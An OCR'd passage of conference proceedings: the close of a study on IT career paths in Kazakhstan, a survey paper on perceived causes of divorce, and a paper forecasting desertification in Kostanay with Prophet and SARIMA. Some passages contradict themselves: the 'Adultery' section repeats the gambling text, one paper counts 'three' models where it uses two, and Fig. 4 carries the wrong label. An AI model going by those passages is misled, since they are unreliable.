Career specialization typically occurs after an initial period of exploration. Many professionals experiment with different roles, such as backend development, cybersecurity, or artificial intelligence, before finding their niche. The lack of structured mentorship often prolongs this phase, as individuals rely on trial and error to navigate their career paths.


"Я начал с frontend, затем изучал PHP, C++, работал в 3D-разработке, потом перешёл на микроконтроллеры. Это заняло несколько лет, так как не было наставника, который мог бы сразу подсказать правильный путь."

Mid-career transitions are also common, with many specialists shifting into education, management, or entrepreneurship.

"Я ушёл в преподавание, но IT-навыки помогают. Тайм-менеджмент, работа с людьми, умение распределять задачи — всё это я перенёс в работу учителя."

To better illustrate the findings, a visual model was developed to map the multiple pathways that IT professionals follow in Kazakhstan. This model (Figure 1) highlights key entry points, progression paths, and the various factors influencing career transitions. It underscores the nonlinear nature of IT careers, where individuals may shift between different roles, industries, and specializations throughout their professional journey.

Figure 1. The career trajectory model of IT specialists in Kazakhstan



Overall, the career trajectory model of IT professionals in Kazakhstan illustrates multiple entry points into the industry, including the traditional university path, self-learning, freelancing, or transitions from non-IT fields such as business, sports, or physics. Early experience, such as freelancing, internships, certifications, and networking, plays a crucial role in securing the first job, which serves as a turning point. Some professionals remain generalists (full-stack, junior developers), while others quickly specialize in fields like AI, backend development, or cybersecurity. Career growth then diverges into two main directions: corporate advancement (Team Lead, architect, researcher) or a shift into related fields such as education, sales, or management. At the peak of the career trajectory, some professionals choose entrepreneurship, founding startups or entering IT consulting.

IV. Discussion and Conclusions

This study highlights the flexibility and nonlinearity of IT career paths in Kazakhstan, shaped by education, experience, and professional networks. While university programs provide theoretical foundations, alternative pathways like freelancing and self-learning are equally viable. Employers prioritize hands-on skills over academic credentials, emphasizing the importance of practical experience, internships, and industry networking.

The career trajectory model developed in this study illustrates multiple entry points into IT, as well as mid-career transitions into management, education, or entrepreneurship. The absence of structured mentorship prolongs specialization, suggesting that career guidance programs could enhance professional development.

Further research could explore how different IT specializations—such as software development, cybersecurity, AI, and IT management—follow distinct career trajectories. Understanding these variations would provide deeper insights into professional growth patterns and skill development across the industry.

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Divorce in Kazakhstan: Current Trends and Factors Influencing the Dynamics

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***Abstract*—This sociological research examines the trend of divorce in Kazakhstan according to available trends and causes of divorce. The research examines the socio-economic, cultural, and legal issues that constitute the causes of rising divorces. The study outlines how values in society, men's and women's roles, and economic reasons shape the trend of divorce in Kazakhstan.**

Keywords— divorce, Kazakhstan, crisis of family values, trends, survey, rating.

I. INTRODUCTION

The topic of this research paper is "Divorce in Kazakhstan: Current Trends and Factors Influencing the Dynamics," which addresses the shifting trends in divorce in Kazakhstan and the factors accountable for the same.

The paper aims to provide an in-depth sociological analysis of contemporary divorce trends and address key societal, cultural, economic, and legal forces influencing the trends of marriage dissolution in Kazakhstan. The paper also addresses the impact of globalization, shifting gender roles, and changing societal attitudes toward marriage and family.

By addressing such issues, the research seeks to provide enlightening observations on the determinants of divorce trends in Kazakhstan, providing an enhanced understanding of the challenges that modern families in the country are subjected to. The work is done in the stipulated format guidelines, fostering ease of comprehension through a properly organized presentation of findings and analysis.

The present research seeks to answer the following question: "What are the causative factors of increasing divorce trends in Kazakhstan in the era of digitalization?"

II. BACKGROUND/LITERATURE REVIEW

Despite increasing rates of divorce in Kazakhstan, there are various explanations for the process of marital deterioration like socioeconomic variables, cultural and statutory modifications. Analyzes show that economic hardship and financial instability are major drivers of high divorce rates in Russia. As identified in a research study that reviewed divorce trends among Kazakh couples, economic struggles create tension among families, thus leading to disintegration of family [1]. Also, economic dependency of one spouse, particularly women, on the other is an important predictor of divorce as it decides whether they can survive on their own after divorce.

In addition, emerging cultural patterns and altering gender roles have had impacts on marriage stability. More independent lifestyles away from the family as in the past have meant that people, particularly women, have been more assertive to seek divorces when faced with discontentment or disagreements. This is further buttressed by value modernization within society where there is more emphasis on individual happiness over merely familial obligation [2].

Moreover, legal reform and legislative amendment have made the divorce process easier, and eliminated most of the bureaucratic barriers to divorce. The ease of legal process and minimal bureaucratic barriers as among the principal reasons for the rise in divorces in Kazakhstan. Legal reforms allow individuals to end their marriages with fewer restraints, encouraging them to turn to legal recourse sooner while still in dysfunctional marriages.

Apart from economic and legal considerations, psychological elements also play an important part in divorce patterns. Studies indicate that incompatibility of personalities, emotional disconnection, and unresolved issues are major contributors to the woman initiating divorce [2]. It has been found through studies that when couples have problems with communication and emotional disconnection, their chances of divorce are higher, particularly in urban areas where individualism is more prevalent.

Overall, the literature emphasizes that divorce in Kazakhstan is motivated by emotinal amd moral insecurity, shifting cultural norms, law reform, and psychological reasons. Collectively, these factors determine patterns in marital collapse, which depicts the complexity of divorce patterns within the country. Further research must be conducted to explore other explanations and possible interventions to reverse the rising divorce trend.

III. METHODS

In light of the particularity of the research problem, a quantitative research design was applied. Specifically, the method of online survey was applied as the most convenient data collection strategy. Given that the study has exploratory characteristics and aims, a purposive sampling strategy was applied, under which the participants were chosen cautiously

based on a single factor – age. The age structure of the sample covers both young people and a more mature audience, which allows us to get a broad picture of the perception of the causes of divorce. Two groups showed the greatest activity: young people aged 18-20 and respondents over 36 years old.

The survey comprised 150 participants out of which 48% were males and 52% were females. Participants were asked to answer questions about possible causes of divorce with three possible answers: “I agree,” “I disagree,” and “I'm not sure.”


The main questions of the social survey:
Do you think that the intervention of relatives is one of the factors influencing the increase in the number of divorces?
Do you think that alcoholism and drug addiction are one of the factors contributing to the increase in the number of divorces?
Do you think that domestic violence is one of the factors contributing to the increase in the number of divorces?
Do you think that adultery is one of the factors contributing to the increase in the number of divorces?
Do you think that financial difficulties are one of the factors contributing to the increase in the number of divorces?
Do you think that the crisis of family values is one of the factors contributing to the increase in the number of divorces?
Do you think that ludomania is one of the factors contributing to the increase in the number of divorces?
Do you think that the inability to have children is one of the factors contributing to the increase in the number of divorces?
Do you think that distance and geographical separation are one of the factors contributing to the increase in the number of divorces?
Do you think that differences in religious beliefs are one of the factors contributing to the increase in the number of divorces?
Do you think that dissatisfaction with your sex life is one of the factors contributing to an increase in the number of divorces?
Do you think that a spouse's non-traditional orientation is one of the factors contributing to an increase in the number of divorces?

IV. RESULTS

Based on the survey, a rating of the main factors of the increase in the number of divorces was compiled.


I. Domestic violence.

Domestic violence is recognized as the leading cause of divorce. Almost all respondents agree (90%) that physical, emotional, or economic violence in the family is unacceptable and is a valid reason for breaking off a relationship.




II. Alcoholism and drug addiction.

Alcoholism and drug addiction are one of the main factors of divorce, which the vast majority of respondents agreed with (88.7%). Interestingly, most of the dissenters are men of different age groups.




III. Adultery.

Gambling addiction, or ludomania, was also a major cause of divorce, cited by 84.7% of the participants. It tends to lead to severe financial and emotional strain on marriages, driving couples apart. Interestingly, most of the dissenters are people from the age group over 36 years old.




IV. Ludomania.

Gambling addiction, or ludomania, was also a major cause of divorce, cited by 77.3% of the participants. It tends to lead to severe financial and emotional strain on marriages, driving couples apart. Interestingly, most of those who are not sure are people from the age group over 36 years old.




V. Intervention of relatives.

The interference of relatives in marriage is another reason for divorce. Approximately 76% of the respondents showed that too much interference from in-laws or extended family results in tension and shatters marital harmony. Family dynamics conflicts usually fuel arguments and result in the breakdown of the marriage.




VI. Orientation.

Sexual orientation differences, or one's questioning of their sexual identity, were identified by 73.3% of the respondents as a source of marital conflict and potential divorce. This can entail differing sexual appetites, incompatible sexual orientations, or one partner's struggle with their identity, leading to misery and eventual marital dissolution.



VII. Dissatisfaction with sex life.

More than half of the respondents (56%) noted that dissatisfaction with sexual relations is one of the reasons for divorce. Problems with emotional and physical intimacy often lead to emotional distance, which leads to frustration and dissatisfaction in the relationship.




VIII. Crisis of family values.

Decline of the conventional family values was cited by 53.3% of the respondents as a cause for divorce. This involves changing social norms of the family, gender roles, and marriage. When the expectations of marriages evolve as the perception about the family evolves, and these expectations are not met, it can result in divorce.

IX. Financial difficulties.

Financial stress was seen by 48.7% of respondents as one determinant of the break-up of marriages. Money-handling disputes, accumulation of debts, and poverty create an avalanche of stress among couples, creating tension that can lead to ultimate separation in the majority of cases.




X. Distance and geographical separation.

Physical distance and geographical distance were cited by 44.7% of the respondents as key drivers to divorce. Long-distance relationships, especially those created by professional moves or immigration, have a tendency to lead to emotional distance and weakened bonds between partners, ultimately dissolving the marriage.


XI. Difference in religious beliefs.

Only 37.3% of the participants referred to the differences in religious beliefs as a reason for divorce. Interestingly, most of the participants (38%) do not agree that differences in religious views result in divorce and believe that it is possible to accommodate or have a middle path.



XII. Inability to have children.

Infertility or not being able to have children was cited as a cause for divorce by a mere 32% of the sample. However, the majority of the subjects in the research (38.7%) do not consider the matter of infertility or not being able to have children as the reason for the failure of marriage because they believe other matters are more important in deciding on this option. Interestingly, the majority of the "not sure" respondents of the survey are people across all age groups and genders.



V. DISCUSSION&CONCLUSIONS

The findings of this study highlight several important factors contributing to the rise in divorce rates in Kazakhstan, many of which align with the patterns identified in existing literature. The most notable factors include domestic violence, alcoholism, and drug addiction, all of which are strongly perceived by respondents as leading causes of marital breakdown. In particular, 90% of participants identified domestic violence as an unequivocal reason for divorce, which echoes prior studies suggesting that physical, emotional, or economic violence severely affects marital stability [1]. 88.7% of participants consider addiction a serious factor for divorce. Official data indicate that 61.7% of divorces are due to alcoholism or drug addiction of one of the spouses .84.7% of respondents identified infidelity as a significant cause of divorce, while official statistics show that 47% of divorces occur due to unfaithfulness [3].Interestingly, the study also revealed that less commonly discussed factors, such as ludomania (gambling addiction) and sexual orientation differences, were also recognized by a substantial portion of respondents. Notably, gambling addiction was cited by 77.3% of participants, confirming findings from earlier research that emphasize the financial and emotional strain caused by such behaviors [2]. 73.3% of participants believe that differences in sexual orientation are a reason for divorce, while official data indicate that 22% of divorces are linked to one spouse's non-traditional sexual orientation [4]. 56% of respondents noted dissatisfaction with their sex life as a cause of divorce, but official statistics do not provide data on this issue. 53.3% of participants see the decline of traditional values as a reason for divorce, yet official data do not include information on this topic.48.7% of respondents consider financial difficulties a reason for divorce, but statistics do not provide specific data on this issue. 44.7% of participants identified physical separation as a factor for divorce, but official data on this reason are absent. 37.3% of respondents see religious differences as a cause of divorce, but this factor is also not mentioned in official statistics. 32% of participants named infertility as a reason for divorce, while official data show that 20% of Kazakhstanis consider the inability to have children a significant reason for divorce [3].Despite some differences, both the survey and official statistics emphasize the importance of personal and social factors in the stability of marriage in Kazakhstan.

The study also found that the intervention of relatives (76%) and financial difficulties (48.7%) are notable drivers of divorce. These findings reflect the growing significance of external factors, as noted in previous research on marital dynamics in Kazakhstan, where family intervention and financial stress have been highlighted as contributing factors [1].

In terms of future research, this study lays the groundwork for exploring how generational differences and cultural shifts influence perceptions of divorce causes. It also underscores the need for further examination into the interplay between legal reforms, economic instability, and societal attitudes toward marriage and divorce. While this research provides valuable insights into the causes of divorce in Kazakhstan, more nuanced and targeted studies are required to explore the psychological and social mechanisms underlying these patterns. Further research should also investigate the potential interventions that could mitigate the negative impacts of these factors, such as improving marital counseling services and raising awareness about the effects of external pressures on marital stability.

In conclusion, the results of this study confirm many of the issues highlighted in existing literature while also adding new dimensions to the understanding of divorce in Kazakhstan. The rising divorce rates are a multifaceted phenomenon influenced by economic, psychological, and cultural factors, all of which contribute to the evolving nature of marital relationships in the country.

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Time Series Forecasting of Desertification Dynamics in the Kostanay Region Using Prophet and SARIMA Models

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***Abstract*—In arid and semi-arid areas, desertification presents serious problems that affect agricultural productivity and ecosystem stability. This study uses a composite index (DCI) that is derived from several subindices (IVI, IVCI, SPI, and HTC) to create predictive models to forecast the dynamics of desertification in Kazakhstan's Kostanay region. In order to predict the DCI time series and identify possible desertification trends, we use two models: Prophet and Seasonal Autoregressive Integrated Moving Average (SARIMA). We demonstrate how time-series forecasting can guide land management plans and reduce the risks of desertification by contrasting their performances. Our results highlight the necessity of preventive measures by showing a growing trend of desertification in the area under study.**

***Index Terms*—Desertification, Time Series Forecasting, Composite Index, Prophet Model, SARIMA, Kostanay Region, NDVI, DCI**

I. Introduction

The degradation of land in arid and semi-arid regions as a result of anthropogenic pressures and climatic fluctuations is known as desertification, and it is becoming more widely acknowledged as a serious global issue. The Kostanay region of Kazakhstan is under increasing stress due to factors such as ongoing cultivation, increasing water demand, and precipitation instability. These circumstances cast doubt on the sustainability of agriculture, the health of ecosystems, and the quality of soil fertility.

Local policymakers, farmers, and environmental organizations can make well-informed decisions about crop selection, water allocation, and sustainable land management using predictive modeling of desertification indicators. In this work, we present a composite Desertification Composite Index (DCI) for Kostanay and use two cutting-edge models, Prophet and Seasonal Autoregressive Integrated Moving Average (SARIMA), to predict its future trajectories. Our goals are to identify the model that most accurately depicts the interaction of environmental elements that lead to desertification and to draw attention to possible policy implications.

II. Literature Review

Research on predicting environmental change in arid and semi-arid regions has become crucial. Notable studies have used satellite data and ARIMA-based models to monitor desertification on a large scale. Using time-series satellite indices to monitor land degradation in Kazakhstan, Vitkovskaya et al. [3] showed that long-term vegetation data can reveal subtle ecological changes. Weslati et al. [5] and Wang et al. [4] came to the same conclusion: remote sensing offers a strong basis for vegetation and climate analysis, especially when combined with statistical forecasting models.

Periodic components in vegetation or climatic data sets have frequently been exploited using sophisticated time series techniques like SARIMA [1], [7]. Meanwhile, Kwarteng and Poguda [2] have emphasized Prophet's adaptability in managing irregular data with missing values or abrupt anomalies. According to Koohpar [6], Prophet can accurately depict sudden changes in vegetation in deforestation contexts, implying that desertification scenarios can be analogized.

Land degradation can be measured using a variety of indices. Although the NDVI is still the most widely used, other metrics such as the Standardized Precipitation Index (SPI) and hydrothermal coefficients can offer important background information on the effects of temperature and water stress [7], [8]. Researchers can better capture complex desertification processes by combining these subindices to create a composite index. According to Amerguzhin [10], agroecological evaluations in the Kostanay region emphasize the importance of multidimensional analysis for soil health and climatic dryness.

III. Methodology

This section explains in detail (1) how the Desertification Composite Index (DCI) is formed, (2) the general structure of SARIMA and Prophet models, and (3) the formulas for error metrics used to evaluate forecasting performance.

A. Data Acquisition and Preprocessing

We collected monthly data (2000–2024) for four subindices:

- **IVI (Integrated Vegetation Index):** Derived from satellite-based NDVI measurements.
- **IVCI (Integrated Vegetation Condition Index):** Incorporates seasonal norms to highlight vegetation anomalies.
- **SPI (Standardized Precipitation Index):** Quantifies drought severity by relating current precipitation to historical distributions.
- **HTC (Hydrothermal Coefficient):** Combines temperature and precipitation data to indicate climatic dryness.

Information regarding the IVI and IVCI indices was collected through satellite imagery within the Google Earth Engine (GEE) framework, while the SPI and HTC values were derived from meteorological data provided by Kazhydromet . Each subindex was normalized to a 0–1 range. Missing or suspicious data points were handled through station-based interpolation. The final monthly DCI was computed for each time step as described below.

B. Desertification Composite Index (DCI)

We define the DCI as:

$$\text{DCI} = \frac{\text{IVI} + \text{IVCI} + \text{SPI} + \text{HTC}}{4}, \tag{1}$$

assuming an equal weighting. Domain experts could alternatively assign specific weights:

$$\text{DCI} = w_1 \cdot \text{IVI} + w_2 \cdot \text{IVCI} + w_3 \cdot \text{SPI} + w_4 \cdot \text{HTC}, \quad \sum_i w_i = 1. \tag{2}$$

The goal is to create a single index reflecting vegetation health, precipitation anomalies, and hydrothermal conditions relevant to desertification processes.

C. SARIMA Model

Seasonal ARIMA (SARIMA$(p,d,q)(P,D,Q)_m$) extends the non-seasonal ARIMA approach by incorporating seasonality. Let y_t represent the monthly DCI at time t. The SARIMA model can be written:

$$\Delta^d\big(\Delta_m^D y_t\big) = c + \sum_{i=1}^{p} \phi_i \, \Delta^d\big(\Delta_m^D y_{t-i}\big) + \sum_{j=1}^{q} \theta_j \, \epsilon_{t-j} + \sum_{s=1}^{P} \Phi_s \, \Delta_m^D\big(\Delta^d y_{t-sm}\big) + \sum_{r=1}^{Q} \Theta_r \, \epsilon_{t-rm} + \epsilon_t, \tag{3}$$

where Δ^d is the non-seasonal differencing operator and Δ_m^D the seasonal differencing operator of period m (e.g., 12 for monthly data). The terms $\phi_i, \theta_j, \Phi_s, \Theta_r$ are parameters for autoregressive and moving average components, while ϵ_t is noise. We used AIC and BIC to select (p,d,q,P,D,Q), ensuring stationarity in the DCI series.

D. Prophet Model

Prophet decomposes a time series $y(t)$ into trend, seasonal, and holiday/event components:

$$y(t) = g(t) + s(t) + h(t) + \epsilon_t, \tag{4}$$

where $g(t)$ is often a piecewise-linear or logistic growth trend, $s(t)$ captures seasonal patterns, and $h(t)$ can incorporate special periods (e.g., extreme events). This approach is robust to missing data and outliers, which is beneficial for environmental datasets characterized by irregularities or sensor dropouts.

E. Error Metrics

We employed three standard error metrics to evaluate model performance:

1) Mean Squared Error (MSE):

$$\text{MSE} = \frac{1}{n} \sum_{t=1}^{n} (y_t - \hat{y}_t)^2. \tag{5}$$

2) Root Mean Squared Error (RMSE):

$$\text{RMSE} = \sqrt{\text{MSE}}. \tag{6}$$

3) Mean Absolute Error (MAE):

$$\text{MAE} = \frac{1}{n} \sum_{t=1}^{n} |\, y_t - \hat{y}_t \,|. \tag{7}$$

Here, y_t is the true DCI value, $\hat{y}_t$ is the forecasted DCI, and n is the number of predicted data points. MSE and RMSE penalize large errors more severely, whereas MAE provides a measure of the average absolute deviation.

IV. Results

A. Model Performance

The testing phase was conducted to assess the accuracy of the models. First, data from 2000–2020 was used to train the models, and then the forecasts were compared with real data from 2021–2024. In order to determine the correctness of the models, the corresponding errors were calculated. Table I displays the performance metrics for both SARIMA and Prophet models over a 4-year forecast horizon of the DCI.

TABLE I
Forecasting Errors for SARIMA and Prophet (DCI)

Model	MSE	RMSE	MAE
SARIMA	0.00992	0.09963	0.07460
Prophet	0.01126	0.10613	0.08551

B. Forecast Graphs

The analysis of historical records revealed distinct trends in climate variations emphasizing the changes in desertification within the Kostanay region. The Desertification Composite Index experienced significant fluctuations, this indicated variable weather conditions, particularly in times of drought. Low index points were also noted during the winter months, which implies reduced plant growth instead of poorer land quality.

Figures 1 2 show the DCI predictions for the region for 2021 to 2024, created with SARIMA as well as Prophet models. Both models noted periodic patterns, but also differences appeared in their forecasts. SARIMA produced a steady prediction that identified cycles. However its smoothing method led to a simplified result, which lost details of short-term changes plus sudden environmental shifts. Over longer spans SARIMA's prediction seemed too even, which lowered its response to severe weather events.

In contrast, the Prophet model was more flexible, better capturing seasonal and short-term changes. The result was a more dynamic and realistic forecast, but one with slightly higher error on the test data. Nevertheless, Prophet's functionality to model sudden changes makes it especially useful for

monitoring desertification trends in highly variable climatic scenarios.

In general, SARIMA is great for discovering long-term trends and cyclicality while Prophet is good at capturing the short-term variability. A synergy of these two methods may improve the age estimation accuracy and enhance the comprehension of the desertification processes in the region. Further research could refine these predictions even more by using hybrid modeling techniques or adding other environmental factors.



Fig. 1. Prophet-based DCI forecast (2021–2024).



Fig. 2. SARIMA-based DCI forecast (2021–2024).

Based on the obtained model estimates, it was decided to build a forecast for 10 years ahead, based on data from 2000 to 2024. This is necessary in order to see the further behavior of the models with an increase in the set of training data. In this way, it will be possible to draw appropriate conclusions about how the models work in such a case and what possible improvements will need to be made. The graph 3 below shows the predicted values from 2025 to 2034 using the SARIMA model. Here we can see that the model also continues to produce strongly averaged points of the predicted values, which does not show the real picture. It can be concluded that in order to get rid of this problem, it is necessary to revise the range of index values for more correct operation of the model. While the Prophet model, the predicted values of which are shown in the graph 4, still shows a more flexible trend. It can be assumed that this model will require fewer changes.



Fig. 3. SARIMA-based DCI forecast (2025–2034).



Fig. 4. SARIMA-based DCI forecast (2025–2034).

V. Discussion

The models suggest increasing desertification risk, aligned with earlier observations for semi-arid regions [3], [5], [7], [9], [10]. Although SARIMA fits well to seasonal structures, Prophet adapts more readily to abrupt changes, possibly linked to sudden droughts or extreme temperature events that reduce the DCI. The ongoing decline in the composite index underscores the vulnerability of Kostanay's agricultural lands, pointing to the urgent need for water conservation strategies, drought-resilient crop rotations, and real-time environmental monitoring.

VI. Conclusion

In this study, we proposed the Desertification Composite Index (DCI) including four main subindices: the Index of

Vegetation Integrity (IVI), the Index of Vegetation Contrast (IVCI), Standardized Precipitation Index (SPI), as well as Hydrothermal Coefficient (HTC). The combined approach allowed for a more detailed and unbiased evaluation of the desertification processes in the Kostanayregion.

To predict DCI trends, we fitted three time series models, Seasonal Autoregressive Integrated Moving Average (SARIMA) and Prophet. The modelling forecasts a continued decline in DCI over the coming years, signalling increasing land degradation in the region.

Since the SARIMA model is capable of capturing seasonal variations and cyclic patterns, it can be especially useful to evaluate long-term periodic trends. Conversely, the Prophet model proved to be culturally adaptive to sudden changes and abnormalities in time series data, thus being able to consider the sudden climatic or anthropogenic effects with more effectivenessthan the other models. These results underscore the respective strengths of the two models: SARIMA for identifying evolving patterns in the data, while Prophet is good at detecting outliers dueto a sudden change. When used together, they can give more consistent and accurate predictions, which can account forgradual trends and abrupt changes in desertification dynamics.

To enhance forecasting precision and boost tools for environmental monitoring, future studies should look into broadening the dataset by including additional factors like soil moisture, salinity, wind speed, and surface temperature. Adopting hybrid modeling techniques—integrating traditional statistical approaches with machine learning and deep learning methods—could also enhance predictions and yield more effective decision-support tools for local decision-makers and environmental agencies.

Overall, this research highlights the promise of contemporary time series models in predicting desertification trends and establishes a foundation for creating more sophisticated monitoring strategies. Considering the challenges related to climate change and escalating human impact, enhancing predictive capabilities will be essential for sustainable land management and environmental preservation.

ACKNOWLEDGMENTS

